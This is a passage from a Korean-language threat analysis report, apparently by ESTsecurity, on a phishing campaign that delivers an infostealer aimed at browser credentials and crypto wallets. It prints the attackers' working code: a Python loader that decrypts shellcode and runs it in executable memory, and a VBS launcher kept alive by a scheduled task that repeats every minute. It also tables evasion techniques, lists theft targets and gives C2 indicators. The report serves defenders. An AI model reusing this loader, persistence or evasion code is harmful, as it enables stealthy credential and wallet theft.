if __name__ == "__main__":
    path = copy_macOS_folder()
    if path:
        run_python_in_macOS(path)

```

[그림 8] 압축 해제 된 폴더 내 run.py 스크립트 코드

경로	파일	역할
%LOCALAPPDATA%\Drivers\	run.vbs	스크립트 실행 런처
%LOCALAPPDATA%\Drivers\macOS\	python.exe	Python 3.11 인터프리터(32 비트)
%LOCALAPPDATA%\Drivers\macOS\	run.py	셸코드 로더
%LOCALAPPDATA%\Drivers\macOS\	trumads_enc.bin	암호화된 셸코드

[표 1] 설치되는 주요 파일

설치 경로에 사용된 Drivers와 macOS 라는 폴더명은 실제 기능과 무관하며, 사용자나 관리자가 목록을 확인하더라도 시스템 구성 요소로 오인하도록 붙인 이름으로 추정됩니다.

복사된 경로에서 실행되는 run.py(%LOCALAPPDATA%\Drivers\macOS\)\ 스크립트는 압축을 푼 폴더의 설치용 run.py 스크립트와 파일명이 같지만 역할이 다릅니다. 이 스크립트는 동일 경로내 암호화된 셸코드 파일(trumads_enc.bin)을 복호화한 뒤 실행 권한이 부여된 메모리 영역에 올려 구동합니다. 이 과정에서 별도의 실행 파일이 디스크에 생성되지 않으므로 파일 기반 검사만으로는 탐지가 어렵습니다.

```
def read_and_decrypt_shellcode():
    try:
        script_dir = os.path.dirname(os.path.realpath(__file__))
        encrypted_path = os.path.join(script_dir, "trumads_enc.bin")

        print(f"Reading encrypted shellcode from {encrypted_path}")
        with open(encrypted_path, "rb") as f:
            encrypted = f.read()

        print(f"File size: {len(encrypted)} bytes")
        decrypted = xor_decrypt(encrypted, XOR_KEY)
        print("Decrypted shellcode")
        return decrypted
    except Exception as e:
        print(f"[ERROR] read_and_decrypt_shellcode: {e}")
        sys.exit(1)

def execute_shellcode_in_current_process(shellcode):
    try:
        if platform.architecture()[0] != "32bit":
            print("[ERROR] Only 32-bit architecture is supported.")
            return

        shellcode_size = len(shellcode)
        print(f"{shellcode_size} bytes loaded")

        memory = ctypes.windll.kernel32.VirtualAlloc(
            None, shellcode_size, 0x3000, 0x40
        )
        if not memory:
            print("[ERROR] VirtualAlloc failed")
            return

        ctypes.memmove(memory, shellcode, shellcode_size)
        print("Shellcode copied to memory")

        shellcode_func = ctypes.cast(memory, ctypes.CFUNCTYPE(None))
        print("Executing shellcode...")
        shellcode_func()
        print("Shellcode execution done")
    except Exception as e:
        print(f"[ERROR] execute_shellcode: {e}")
```

[그림 9] macOS 폴더 내 run.py 스크립트 코드 일부

동시에 Drivers_EveryMinute 라는 이름의 예약 작업이 등록됩니다. 이 작업은 1 분 간격으로 런처를 실행하므로, 사용자가 악성 프로세스를 강제 종료하더라도 1 분 이내에 다시 구동됩니다. 파일 하나를 삭제하는 것만으로는 감염이 해소되지 않는 구조입니다.

이름	상태	트리거
Drivers_EveryMinute	준비	2025-01-01 오전 12:00에 - 트리거된 후 9999.23:59:59 기간 동안 00:01:00마다 반복합니다.
MicrosoftEdgeUpdateTas...	준비	여러 개의 트리거가 정의되었습니다.
MicrosoftEdgeUpdateTas...	준비	매일 오후 1:18에 - 트리거된 후 1 일 기간 동안 1 시간마다 반복합니다.
Task_ShellExecuteAs	준비	작업을 만들거나 수정할 때
WhaleUpdateD	준비	매일 오후 4:24에 - 트리거된 후 1 일 기간 동안 1 시간마다 반복합니다.
WhaleUpdateL	준비	사용자가 로그인할 때

일반	트리거	동작	조건	설정	기록(사용 안 함)
작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.					
작업	자세히				
프로그램 시작	wscript.exe "C:\Users\	AppData\Local\Drivers\run.vbs"			

[그림 10] 등록된 작업 스케줄러

```

Set wmi = GetObject("winmgmts:\\.\\root\\cimv2")
Set procs = wmi.ExecQuery("Select * from Win32_Process where Name = 'python.exe'")
If procs.Count = 0 Then
    Set shell = CreateObject("WScript.Shell")
    shell.Run """C:\Users\happy\AppData\Local\Drivers\macOS\python.exe"" """C:\Users\happy\AppData\Local\Drivers\macOS\run.py""", 0
    Set shell = Nothing
End If

```

[그림 11] run.vbs 코드

5 단계 - 셸코드 실행과 프로세스 인젝션

복호화된 셸코드는 특정 메모리 주소에 의존하지 않고 동작하도록 작성되어 있으며, 사용할 함수의 주소를 실행 시점에 직접 찾아냅니다. 코드 안에 함수 이름이 남지 않기 때문에 정적 분석으로 기능을 파악하기 어렵습니다. 내장된 설정값 역시 공격자가 직접 설계한 스트림 암호로 보호되어 있습니다.

셸코드는 .NET 실행 환경을 프로세스 내부에 구성한 뒤 explorer.exe 에 코드를 삽입합니다. 이후 동작이 정상 시스템 프로세스 내부에서 이루어지고 실행할 코드도 디스크에 기록되지 않으므로, 프로세스 목록과 파일 검사 양쪽에서 탐지를 피할 수 있습니다.

6 단계 - .NET 로더를 통한 최종 페이로드 적재

셀코드 설정 영역에 포함된 .NET 로더는 자신의 리소스에 저장된 압축 데이터를 복호화하고 압축을 해제해 최종 악성코드를 메모리에 올립니다.

복호화에 사용되는 키는 .NET 실행 파일의 문자열 저장 영역에 숨겨져 있어, 일반적인 분석 도구의 기본 화면에서는 확인되지 않습니다. 앞선 단계까지 포함하면 최초 DLL 부터 최종 악성코드에 이르기까지 서로 다른 방식의 암호화가 다섯 차례 중첩되어 적용된 구조입니다. 한 단계를 복호화해도 그 결과물이 다시 암호화된 상태이므로, 자동화된 분석 도구가 전체 구조를 한 번에 파악하기 어렵습니다.

7 단계 - 정보탈취 악성코드 실행

최종 단계에서 실행되는 악성코드는 감염 시스템의 자격 증명과 자산 정보를 수집해 공격자 서버로 전송하는 정보탈취형 악성코드입니다. C2 접속 정보는 압축과 직렬화를 거쳐 저장되어 있으며, 통신 시 상호 인증서 검증을 적용해 임의의 분석 도구가 통신 내용을 확인하기 어렵도록 구성되었습니다.

탈취 대상 및 주요 기능

수집 대상은 브라우저 자격 증명과 암호화폐 자산에 집중되어 있습니다.

구분	대상	수집 정보
브라우저	Chromium 계열 34 종 (Chrome, Edge, Brave, Vivaldi 등)	저장된 비밀번호, 쿠키, 자동완성, 신용카드 정보
지갑 확장 프로그램	48 종 (MetaMask, Phantom, Trust Wallet, Coinbase Wallet 등)	지갑 데이터, 인증 정보
데스크톱 지갑앱	12 종 (Exodus, Electrum, Atomic Wallet, Ledger Live, Telegram 등)	지갑 파일, 키 저장소
시스템 정보	WMI 조회	프로세서/디스크 식별자, OS 버전, 설치된 백신 제품, 웹캠 유무
cfg.ini - Self	RdClient.exe	자기 모듈명

[표 2] 주요 탈취 대상

수집 기능 외에도 다음과 같은 동작이 확인되었습니다.

- 화면 캡처 : 고해상도 모니터에서도 전체 화면을 정확히 저장하도록 처리
- 활성 창 감시 : 사용자가 현재 사용 중인 프로그램의 창 제목을 실시간 수집
- 유휴 시간 확인 : 키보드·마우스 입력이 없는 시점을 판단해 탈취 작업 시점을 조절
- 프로세스 인젝션 : 실행 중인 다른 프로세스 메모리에 코드를 삽입해 실행

활성 창 제목과 유휴 시간을 함께 확인한다는 점은, 사용자가 자리를 비운 시점을 골라 활동하도록 설계되었음을 시사합니다.

탐지 회피 기법

이번 공격에서 악성코드는 단계마다 서로 다른 회피 기법을 적용하고 있습니다.

기법	내용
DLL 사이드로딩	정상 서명된 Microsoft Excel 이 악성 DLL 을 적재
이중 확장자	.pdf.exe 형식으로 문서 파일처럼 표시
IAT 패칭	대화상자 함수를 빈 함수로 교체해 오류 창 차단
ntdll 연후킹	디스크의 정상 ntdll.dll 로 메모리를 덮어써 보안 제품의 감시 코드를 제거
안티 디버깅	디버거 탐지 및 스레드 은폐 처리
안티 분석	의미 없는 연산을 반복해 분석 도구의 흐름 추적을 방해
정상 도구 악용	Python 포터블 배포판과 PowerShell 을 실행 수단으로 사용
메모리 실행	최종 페이로드를 디스크에 기록하지 않고 메모리에서 직접 적재
다중 암호화	서로 다른 방식의 암호화를 5 단계로 중첩 적용
문자열 분할	민감한 함수 이름을 조각내어 저장해 문자열 검사 회피

[표 3] 탐지 회피 기법

공격자 추정 단서

메일 헤더에 기록된 발신 IP (103.82.22.82) 는 베트남에 할당된 주소이며, 발신 국가 정보 역시 베트남으로 표기되어 있습니다. 파이썬 로더 스크립트에는 베트남어로 작성된 주석이 남아 있고, 악성 DLL 의 컴파일 시각은 피싱 메일 발송일과 같은 날짜입니다.

```
def write_vbs_launcher():
    try:
        appdata = os.environ.get("LOCALAPPDATA")
        vbs_path = os.path.join(appdata, "Drivers", "run.vbs")
        python_exe = os.path.join(appdata, "Drivers", "macOS", "python.exe")
        script = os.path.join(appdata, "Drivers", "macOS", "run.py")

        # ✓ Nội dung VBS đã thêm kiểm tra process python.exe đang chạy
        vbs_content = f'''Set wmi = GetObject("winmgmts:\\\\.\\root\\cimv2")
```

[그림 12] macOS\run.py 스크립트 내 베트남어 주석

또한 확인된 C2 도메인(trum.1368[.]io)은 베트남어 표현을 포함한 이름을 사용하고 있으며, 연결되는 IP(51.79.209.228)는 해외 호스팅 사업자에 할당된 대역입니다. 이러한 정황을 종합하면 베트남을 기반으로 활동하는 공격자의 소행일 가능성이 높습니다.


공격 특징

- 업무 맥락을 활용한 사회공학: 거래 과정에서 자연스럽게 발생하는 파손 분쟁을 소재로 삼아, 수신자가 확인하도록 유도
- 첨부 우회형 유포: 악성 파일을 메일에 첨부하지 않고 파일 공유 서비스에 올린 뒤 링크만 전달해 게이트웨이 검사를 회피
- 정상 파일 기반 실행: 서명이 유효한 Microsoft 실행 파일과 Python 배포판을 실행 수단으로 활용해 평판 기반 탐지를 우회
- 단계별 암호화: 다섯 차례에 걸친 중첩 암호화로 정적 분석과 자동 분석을 저해
- 분석 및 추적 방해: 보안 제품이 삽입한 감시 코드를 제거하고 디버거 탐지 기능을 적용해 분석과 사후 추적을 저해
- 짧은 주기의 지속성: 1분 간격 예약 작업을 등록해 프로세스 종료 후에도 즉시 재실행

결론 및 대응 방안

이번 공격은 악성코드를 직접 만들어 넣는 대신 신뢰받는 정상 구성 요소를 조합해 감염 체인을 구성한 사례입니다. 서명이 유효한 실행 파일, 정상 파일 공유 서비스, 공식 배포된 파이썬 인터프리터가 모두 공격 수단으로 사용되었습니다. 개별 요소만 보아서는 악성으로 판단할 근거가 없다는 점이 이번 사례의 핵심입니다. 피해 예방을 위해 다음 사항을 준수하시기 바랍니다.

- 확장자 표시 설정: Windows 탐색기의 '알려진 파일 형식의 파일 확장명 숨기기' 옵션을 해제하고, 실행 전 확장자를 필히 확인하시기 바랍니다.
- 외부 링크 실행 자제: 파일 용량을 이유로 외부 공유 서비스 링크를 안내하는 메일은 첨부파일 검사를 우회하려는 시도일 수 있으므로, 접속하지 마시고 발신자에게 별도 경로로 사실을 확인하시기 바랍니다.
- 감염 의심 시 조치: 브라우저에 저장된 비밀번호와 세션이 유출되었을 수 있으므로, 시스템 점검과 함께 주요 서비스의 비밀번호 변경 및 로그인 세션 종료를 함께 진행하시기 바랍니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

(주)이스트시큐리티

www.estsecurity.com